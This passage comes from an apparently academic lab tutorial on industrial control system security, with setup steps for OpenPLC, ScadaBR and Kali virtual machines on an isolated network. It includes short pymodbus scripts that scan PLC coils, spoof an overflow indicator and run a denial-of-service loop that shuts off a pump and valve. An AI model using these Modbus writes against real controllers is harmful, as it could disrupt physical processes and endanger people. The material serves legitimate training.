   A: This machine appears to be performing a scan of the coils on the OpenPLC box. I believe this to be the case because of the sheer number of requests for reading coils made. In fact, that is the only request ever made of OpenPLC by the .90 machine. Further, the sequence of coils requested seems programatic (1,2,3,4,5,6...100,101,etc.). This also seems malicious because it is striking of behavior that I would assume is coming from someone who wants to gain an understanding of where the PLC's setpoints are located.

   (c) Q: How would you mitigate this activity?
   A: Simple. Keep this box off the ICS network. This can be done with a DMZ, more strict firewall rules and better network segmentation.

2. **Challenge: Perform an Injection**
   Perform an injection attack that spoofs the newly made 'tank overflow' light. The light should illuminate regardless of the tank level. *Using a python script one can do the following:*


```
#!/usr/bin/env python
from pymodbus.client.sync import ModbusTcpClient
client = ModbusTcpClient('192.168.5.12')
while True:
  client.write_coil(2,1) #keep LED 'ON'
client.close()
```

3. **Challenge: Perform a Denial of Service (DoS)**
   Perform a Denial of Service attack on the water tank. Feel free to get creative. *Using a python script one can do the following:*

```
#!/usr/bin/env python
from pymodbus.client.sync import ModbusTcpClient
client = ModbusTcpClient('192.168.5.12')
while True:
  client.write_coil(1,0) #turn 'OFF' the pump
  client.write_coil(0,0) #turn 'OFF' the valve
client.close()
```

Network Diagram

The network configuration for this tutorial is fairly simple. Essentially, we have 3 VMs networked on the same subnet. This network is disconnected from the internet. This is essential, since we will be running attacks on vulnerable machines and software. This was implemented by created a "lan segment" in VMware especially for these 3 VMs where no other machines or devices are connected.



Setup details


In this tutorial, we used three virtual machines. This section will describe the process used to create the OpenPLC box used.

OpenPLC

1. Navigate in a web browser to "https://www.ubuntu.com/download/desktop/thank-you?version=18.04.1&architecture=amd64". This will begin the process of downloading the image file (iso) used in the installation of Ubuntu 18.04 in the next step.

2. (**OPTIONAL**) Verify the integrity of the downloaded iso file using your choice of hashing algorithm (ex. md5, sha256, etc.). On Windows platforms, the powershell command "Get-FileHash filename -Algorithm hashAlgorithm" may be used to this end.

3. Open up VMWare Workstation and create a "New Virtual Machine...". Select the iso downloaded in the previous steps. Click "Next".




4. Fill in the details of Virtual Machine. This will include name and credentials for the machine. Once prompted, the hardware setting used are as follows:

Number of processors	2
Number of cores per processor	1
Memory	2048
Network type	Network Address Translation (NAT)
I/O controller type	LSI Logic (Recommended)
Disk type	SCSI (Recommended)
Disk selection	Create a new virtual disk
Max disk size	30GB


NOTE: The network type will be changed later in the setup process.

5. Review the VM configuration and then click "Finish" to build the VM.

6. Power on the VM and follow the on-screen installation instructions.



7. After rebooting, login to the machine using the credentials obtained in previous steps. Update the system by opening a terminal and running the command "*sudo apt-get update*"



8. Install git with the command "*sudo apt-get install git*"

9. Install OpenPLC with the following commands:

(a) "*git clone https://github.com/thiagoralves/OpenPLC_v3.git*"

(b) "*cd OpenPLC_v3*"

(c) "*./install.sh linux*"

10. Install OpenPLC Editor with the following commands/steps:

    (a) "*sudo apt-get install python-wxgtk3.0 pyro python-numpy python-nevow python-matplotlib python-lxml python-zeroconf*"

    (b) "*sudo apt-get install curl*"


    (c) Open Firefox and navigate to https://github.com/thiagoralves/OpenPLC_Files/blob/master/Software/PLCopen%20Editor%20v1.3%20-%20Linux.zip?raw=true

    (d) Once the zip file is downloaded, extract it using the "*Archive Manager*".

11. Change the ip of the machine using the following commands:

    (a) "*nano /etc/network/interfaces*"

    (b) Edit the interfaces file so that it looks like this:



    (c) Restart networking services using "*sudo service networking restart*"

12. Customize the runtime webserver start script: *sudo nano OpenPLC_v3/start_openplc.sh*

13. Change the first line of the script to be "*cd /home/openplc/OpenPLC_v3/webserver/*"

14. Erase the history "*history -c*"

15. Change OpenPLC runtime's autorun setting by doing the following:

    (a) Start the webserver with this command: *sudo ./OpenPLC_v3/start_openplc.sh*

(b) Open the browser and navigate to localhost:8080.

(c) Login to the OpenPLC runtime software.

(d) Go to settings and check "Start OpenPLC in RUN mode"

16. Now we will need to customize the hardware layer with the following actions:

(a) Navigate to the 'Hardware' section

(b) Under 'OpenPLC Hardware Layer' use the pulldown to select 'Blank Linux'.

(c) In the coding window, scroll down to the 'updateCustomIn' function. Copy and paste the following code inside of that section:

```
 //run the water behvior logic
if
    (bool_output[0][1]!=NULL&&bool_output[0][0]!=NULL&&int_input[0]
    != NULL)
{
  bool pump = *bool_output[0][1];
  bool valve = *bool_output[0][0];
  int water_level = *int_input[0];
  //water logic
  if (valve==true && pump==false)
    water_level++; //water level increases
  else if (valve==false && pump==true)
    water_level--; //water level decreases
  if (water_level<=0) water_level=0; //empty condition
     reached
  if (int_input[0] != NULL) *int_input[0]=water_level;
}
```

(d) Click on 'Save changes'. Then 'Go to Dashboard'.

(e) Click on 'Start program'.

17. Now we need to create a blank template for ourselves using OpenPLCEditor by following these steps:

(a) Run *sudo python PLCopen Editor/PLCOpenEditor.py*

(b) When the Editor opens, navigate to open → new.

(c) Fill in the required information however you please.

(d) Click the large grey colored "+" symbol and add a program. Name it "prog0"

(e) Click the "+" symbol and add a "configuration". Name it "Config0".

(f) Click the "+" symbol and add a "resource". Name it resource0.

(g) Add a "cyclic" task called 'task0'. From here set the interval to "50ms"

(h) Create an "instance". Select 'prog0' as the type. Select 'task0' as the 'task'.

(i) Then go to File → Save As. Select where you would like to save with the file picker. Save the file under the name: 'overflow.xml'

ScadaBR

This section will describe the process used to create the ScadaBR box used.

1. Download the ScadaBr ova from https://drive.google.com/file/d/1gEOZmN9_Nt5shXy4iYS1z_EMxB4r0Kzh/view?usp=sharing


2. Import the OVA by opening 'VMWare Workstation' and navigating to "file → open". Select the ova file using the file picker.

3. Follow the on-screen instructions for creating the VM.

4. Change the ip address of the ScadaBR machine using the following commands:

   (a) "*sudo nano /etc/network/interfaces*"

   (b) Edit the interfaces file so that it looks like this:




   (c) Restart networking services using "*/etc/init.d/networking restart*"

   The rest of these steps are intended to be be performed on one of the other other VMs connecting to the ScadaBR machine through it's web interface (192.168.5.9:8080/ScadaBr).

5. Login to the web-interface as admin

6. Navigate to the 'data sources' section. Add a new data source. Fill in the given field as shown below:




7. Save the new data source

8. Add the following new 'Points':

Name	Data Type	Status	Slave	Range	Offset (0-based)
drain_pump	Binary	Enabled	1	Coil status	1
input_valve	Binary	Enabled	1	Coil status	0
overflow	Binary	Enabled	1	Coil status	2
water_level	Numeric	Enabled	1	Input register	0

9. Navigate to the 'Graphical views' section

10. Create a 'new view' that looks like this:



The important thing is to implement the following mappings:

(a) Tank → water_level (range of 0-500)

(b) Pump/motor → drain_pump

(c) Valve → input_valve

(d) LED → overflow

(e) button (write) → input_valve

(f) button (write) → drain_pump

(g) The rest are simple setpoints that are used for labeling purposes only.

11. Save the 'Graphical view'.

12. Logout.

Kali

This section will describe the process used to create the Kali box used.

1. Navigate in a web browser to "http://cdimage.kali.org/kali-2019.1/kali-linux-lig 1-amd64.iso". This will begin downloading the image file (iso) used in the installation of Kali-Light 2018.4 in the next step.


2. (**OPTIONAL**) Verify the integrity of the downloaded iso file using your choice of hashing algorithm.

3. Create a new VM, using the same method utilized with the OpenPLC box, but instead select the Kali iso image. Use the same hardware settings as before.

4. Power on the VM and follow the on-screen installation instructions.

5. After the reboot. Login to the new Kali box.

6. Run *sudo apt-get update* to fetch new updates.



item Install wireshark with the command "*sudo apt-get install wireshark*"

7. Install nmap with the command "*sudo apt-get install nmap*"
NOTE: Do NOT run nmap! We are still using NAT at this point. Running nmap will result in the scanning of networks that you may or may NOT be authorized to scan.

8. Install PyModbus package using the following commands:

   (a) "*sudo pip install –upgrade pip*"

   (b) "*sudo pip install pymodbus –upgrade*"

9. Install IPython using the command "*sudo apt-get install ipython*"

10. Change the ip of the machine using the following commands:

    (a) "*ip addr flush dev eth0*"

    (b) "*ip addr add 192.168.5.90/24 dev eth0*"

11. Create a script that will create the modbus packets that we need to capture.

```
#!/usr/bin/env python
from pymodbus.client.sync import ModbusTcpClient
client = ModbusTcpClient('192.168.5.12')
for x in range(0,100):
result = client.read_coils(x,1)
print(result)
client.close()
```

12. Open wireshark using "*wireshark*". Obtain a packet capture off of the 'eth0' interface. This is done by double-clicking on 'eth0' and then clicking on the start capture button.


13. Run the script using the command "*python modScan.py*"

14. When it's done, stop the capture by hitting the 'stop' button in wireshark. Save the packetcapture under the name: "modbus.pcapng".

15. Change the ip of the machine using the following commands:

    (a) "*nano /etc/network/interfaces*"

    (b) Edit the interfaces file so that it looks like this:



    (c) Restart networking services using "*service networking restart*"

16. Remove the script using the command "*rm modScan.py*"

17. Erase the history "*history -c*"

Change Log

Change(s)	Contributor(s)	Effective Date
First draft of tutorial	Matthew Kirkland	January 28th, 2019
Filled in Setup section	Matthew Kirkland	February 11th, 2019
Finished final draft	Matthew Kirkland	February 20th, 2019

References

[1] E. D. Knapp and J. T. Langill, *Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*, 2015.

[2] It/ot convergence: Bridging the divide. [Online]. Available: https://ics.sans.org/media/IT-OT-Convergence-NexDefense-Whitepaper.pdf

[3] E-ISAC and SANS-ICS, "Tlp: White analysis of the cyber attack on the ukrainian power grid."

[4] Openplc. [Online]. Available: https://www.openplcproject.com/reference-what-is-a-plc

[5] Plc programming and automation online. [Online]. Available: https://www.plcacademy.com/ladder-logic-tutorial/